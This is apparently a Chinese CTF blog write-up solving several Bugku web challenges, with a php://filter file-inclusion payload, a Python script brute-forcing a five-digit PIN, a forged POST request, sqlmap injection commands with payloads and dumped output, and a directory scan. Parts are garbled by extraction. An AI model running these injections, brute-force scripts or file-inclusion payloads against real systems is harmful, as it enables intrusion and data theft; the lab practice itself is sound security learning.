Flag Submit



一个变量，当变量符合要求时输出flag 首先得知args这个变量是七个字符的 想起了全局变量 GLOBALS



得到flag: flag{92853051ab894a64f7865cf3c2128b34}

web5

链接: <http://120.24.86.145:8002/web5/>

Challenge 270 Solves ×

web5

60

JSPFUCK?????答案格式CTF{**}

<http://120.24.86.145:8002/web5/>

字母大写

Flag

https://blog.csdn.net/qq_36706878

× +

120.24.86.145:8002/web5/


新手上路 360导航 hao123导航 百度一下

× JSPFUCK?????答案格式CTF{*****}


02

https://blog.csdn.net/qq_36706878

随便输个东西提交



发现什么都没有 抓包试试




发现出来一种码 直接用浏览器自带的工具 开发者工具里的console解码

什么也没有。

js://blog.csdn.net/qq_36706878

打开之后 发现现实什么也没有 打开源码看一下



```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
  <body>
    <pre>
      <br>
      <br>
      <br>
      <br>
      "什么也没有。"
      <br>
      <br>
    </pre>
    <div class="sogoutip" style="z-index: 2147483645; visibility: hidden; display: none;"></div>
    <div class="sougobottom" id="sougou_bottom" style="display: none;"></div>
    <div id="ext_stophi" style="z-index: 2147483647;">
      <div class="extnoticebg"></div>
      <div class="extnotice">...</div>
    </div>
    <div id="ext_overlay" class="ext_overlayBG" style="display: none; z-index: 2147483646;"></div>
    <iframe class="sogou_sugg_feedbackquan" frameborder="0" scrolling="no" src="http://ht.www.sogou.com/websearch/featyun6.jsp?pid=sogou-brse-d2...%2F120.24.86.145%3A9009%2Fhd.php&r=http%3A%2F%2Fctf.bugku.com%2Fchallenges" style="border: 1px solid black; display: none; height: 84px; width: 100%; z-index: 2147483645; background: transparent;">...</iframe>
  </body>
</html>
```

https://blog.csdn.net/qq_36706878

发现有隐藏的元素 所以直接抓包



🏠 / 🌐 网址大全 × |

[click me? no](#)

os://blog.csdn.net/qq_36706878

🏠 / 🌐 网址大全

test5

sdn.net/qq_36706878

点击下发现什么都没有 不过题目都说了 flag在index里 所以可以直接构造
payload<http://120.24.86.145:8005/post/index.php?file=php://filter/convert.base64-encode/resource=index.php>

得到一串码

PGh0bWw+DQogICAgPHRpdGxIPkJ1Z2t1LWN0ZjwvdGI0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygw

base64解码

<html>

<title>Bugku-ctf</title>

```
<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="/.index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"..")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
echo "Oh no!";
exit();
}
include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
<bfI>
```

得到flag{edulcni_elif_lacol_si_siht}

输入密码查看flag

网址: <http://120.24.86.145:8002/baopo/>



https://blog.csdn.net/qq_36706878

输入查看密码

请输入5位数密码查看，获取密码可联系我。

https://blog.csdn.net/qq_36706878

一看是让输入5位数字密码 而且url就告诉你了让我们用爆破 那就爆破白 密码时从00000到99999一共十万个
用python吧 慢慢爆破 虽然有点慢

```
#coding:utf-8
import requests
url='http://120.24.86.145:8002/baopo/?yes'
value=[]
for i in range(0,99999):
    if(len(str(i))<5):
        value.append("0"*(5-len(str(i)))+str(i))
    else :
        value.append(str(i))
data = {'pwd':00000}
content = requests.post(url,data=data)
content.encoding='utf-8'
patch=content.text
for i in value:
    data = {'pwd':i}
    print ('尝试密码: ',i)
    content = requests.post(url,data=data)
    content.encoding='utf-8'
    html=content.text
    if html != patch:
        print (html)
```

flag {bugku-baopo-hah}
[sdn.net/qq_36706878](https://blog.csdn.net/qq_36706878)

最后爆出密码为13579 输入即可得到flag

flag:flag{bugku-baopo-hah}

点击一百万次

链接:

Challenge317 Solves×

点击一百万次

80

http://120.24.86.145:9001/test/

hints: JavaScript

https://blog.csdn.net/qq_36706878

打开之后是下面这个样子

120.24.86.145:9001/test/?_360safeparam=161172328

手上路 360导航 hao123导航 百度一下

Goal: 0/1000000



https://blog.csdn.net/qq_36706878

什么也看不出来 F12分析下源码:

```
<script>
var clicks=0 $(function() { $("#cookie") .mousedown(function() { $(this).width('350px').height('350px'); }) .mouseup(function() {
$(this).width('375px').height('375px'); clicks++; $("#clickcount").text(clicks); if(clicks >= 1000000){ var form = $('<form action=""
method="post">' + '<input type="text" name="clicks" value="" + clicks + "" hidden/>' + '</form>'); $('body').append(form); form.submit(); } })
});
</script>
```

https://blog.csdn.net/qq_36706878

有一个post提交的数据 那就构造一下呗

120.24.86.145:9001/test/?_360safeparam=161172328

Hackbar

Encryption Encoding

Load Split Run

http://120.24.86.145:9001/test/?_360safeparam=161172328

Enable Post data

clicks=1000000&submit=submit

Enable Referer

Goal: 1/100000

flag{Not_C00kl3Cl1ck3r}

https://blog.csdn.net/qq_36706878

得到flag: flag{Not_C00kl3Cl1ck3r}

成绩单

链接: <http://120.24.86.145:8002/chengjidan/>

成绩查询

Submit

https://blog.csdn.net/qq_36706878

这个一看应该是SQL注入 先提交一个数据看看

成绩查询

1,2,3...

Submit

龙龙龙的成绩单

Math	English	Chinese
60	60	70

https://blog.csdn.net/qq_36706878

发现有一个post数据 那就利用这个数据注入白

先抓包

POST request to http://120.24.86.145:8002/chengjidan/index.php

Request

Raw Params Headers Hex

```
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/chengjidan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Connection: keep-alive
Upgrade-Insecure-Requests: 1


id=1
```

https://blog.csdn.net/qq_36706878

0 matches

然后点击action——>从copy to file

我保存在了 D盘3333.txt



打开sqlmap

```
F:\web所需工具\注入扫描工具\SqlMap免Python环境绿色版\Run.exe
[*] shutting down at 18:23:16

[root@Hacker~]# Sqlmap sqlmap -r "D:\3333.txt" -p id --current-db

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 18:23:32

[18:23:32] [INFO] parsing HTTP request from 'D:\3333.txt'
[18:23:32] [INFO] resuming back-end DBMS 'mysql'
[18:23:32] [INFO] testing connection to the target url
[18:23:33] [INFO] heuristics detected web page charset 'utf-8'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
___
Place: POST
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x3a6f616d3a,0x556c6e42477452557763,0x3a6565773a)
#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui
___
[18:23:33] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.0.11
[18:23:33] [INFO] fetching current database
current database: 'skctf_flag'
[18:23:33] [WARNING] cannot properly display Unicode characters inside Windows OS command prompt (http://bugs.python.org
/issue1602). All unhandled occurrences will result in replacement with '?' character. Please, find proper character repre-
sentation inside corresponding output files.
[18:23:33] [INFO] fetched data logged to text files under 'F:\WEB?~1\??~1\SQLMAP~1\Bin\output\120.24.86.145'

[*] shutting down at 18:23:33

[root@Hacker~]# Sqlmap
```

得到当前使用数据库skctf_flag

爆表sqlmap -r "D:\3333.txt" -p id --table -D "skctf_flag"

```
F:\web所需工具\注入扫描工具\SqlMap免Python环境绿色版\Run.exe
[*] shutting down at 18:23:33

[root@Hacker~]# Sqlmap sqlmap -r "D:\3333.txt" -p id --table -D "skctf_flag"

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 18:24:48

[18:24:48] [INFO] parsing HTTP request from 'D:\3333.txt'
[18:24:48] [INFO] resuming back-end DBMS 'mysql'
[18:24:48] [INFO] testing connection to the target url
[18:24:48] [INFO] heuristics detected web page charset 'utf-8'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x3a6f616d3a,0x556c6e42477452557763,0x3a6565773a)
#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui

[18:24:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.0.11
[18:24:48] [INFO] fetching tables for database: 'skctf_flag'
[18:24:48] [INFO] the SQL query used returns 2 entries
[18:24:48] [INFO] resumed: "fl4g"
[18:24:48] [INFO] resumed: "sc"
Database: skctf_flag
[2 tables]
+-----+
| fl4g |
|  sc  |
+-----+

[18:24:48] [WARNING] cannot properly display Unicode characters inside Windows OS command prompt (http://bugs.python.org
/issue1602). All unhandled occurrences will result in replacement with '?' character. Please, find proper character, refer
https://blog.csdn.net/qq_367008
```

爆f14g的列

```
18:27:17] [INFO] heuristics detected web page charset ut
qlmap identified the following injection points with a to
---
lace: POST
parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING claus
  Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL,

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui
---
18:27:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.0.11
18:27:17] [INFO] fetching columns for table 'fl4g' in dat
18:27:17] [INFO] the SQL query used returns 1 entries
18:27:17] [INFO] resumed: "skctf_flag", "varchar(64)"
database: skctf_flag
table: fl4g
[1 column]

+-----+-----+
| Column | Type |
+-----+-----+
| skctf_flag | varchar(64) |
+-----+-----+

```



爆字段

```
F:\web所需工具\注入扫描工具\SqlMap免Python环境绿色版\Run.exe
[root@Hacker~]# Sqlmap sqlmap -r "D:\3333.txt" -p id --dump -C "skctf_flag" -T "f14g" -D "skctf_flag"

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 18:28:05

[18:28:05] [INFO] parsing HTTP request from 'D:\3333.txt'
[18:28:05] [INFO] resuming back-end DBMS 'mysql'
[18:28:05] [INFO] testing connection to the target url
[18:28:05] [INFO] heuristics detected web page charset 'utf-8'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8955=8955 AND 'YMP1'='YMP1

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: id=1' LIMIT 1,1 UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x3a6f616d3a,0x556c6e42477452557763,0x3a6565773a)
#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'EYui'='EYui
---
[18:28:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.0.11
[18:28:05] [INFO] fetching entries of column(s) 'skctf_flag' for table 'f14g' in database 'skctf_flag'
[18:28:05] [INFO] the SQL query used returns 1 entries
[18:28:05] [INFO] resumed: "BUGKU{Sql_INJECTION_4813d8z4}"
[18:28:05] [INFO] analyzing table dump for possible password hashes
Database: skctf_flag
Table: f14g
[1 entry]
-----+-----
| skctf_flag |
+-----+-----
| BUGKU{Sql_INJECTION_4813d8z4} |
+-----+-----

[18:28:05] [WARNING] cannot properly display Unicode characters inside Windows OS command prompt (http://bugs.python.org
https://blog.csdn.net/qq_367008
```

得到flag: BUGKU{Sql_INJECTION_4813d8z4}

phpcmsV9

链接: <http://120.24.86.145:8001/>

Challenge 34 Solves

phpcmsV9

100

一个靶机而已，别搞破坏。
flag在根目录里txt文件里
<http://120.24.86.145:8001/>

Flag Submit

https://blog.csdn.net/qq_36706878

看到这句话 想都没有想 直接扫描了下目录里的txt文件

```
F:\web所需工具\注入扫描工具\dirsearch-master>python dirsearch.py -u "http://120.24.86.145:8001/" -e flag.txt

dirsearch v0.3.6
Extensions: flag.txt | Threads: 10 | Wordlist size: 5148
Error Log: F:\web所需工具\注入扫描工具\dirsearch-master\logs\errors-18-03-27_16-06-58.log
Target: http://120.24.86.145:8001/

[16:06:58] Starting:
[16:06:58] 200 - 26B - /flag.txt
[16:07:11] 302 - 0B - /admin.php -> index.php?m=admin
[16:07:17] 301 - 178B - /api -> http://120.24.86.145:8001/api/
[16:07:17] 200 - 1B - /api/
[16:07:23] 200 - 104B - /crossdomain.xml
[16:07:26] 200 - 3KB - /favicon.ico
[16:07:28] 301 - 178B - /html -> http://120.24.86.145:8001/html/
[16:07:29] 200 - 11KB - /index.html
[16:07:39] 301 - 178B - /readme -> http://120.24.86.145:8001/readme/
[16:07:39] 200 - 198B - /robots.txt
[16:07:39] 301 - 178B - /root -> http://120.24.86.145:8001/root/

Task Completed
```

https://blog.csdn.net/qq_36706878

根目录下存在flag.txt

直接打开:



flag{admin_a23-ae2132_key}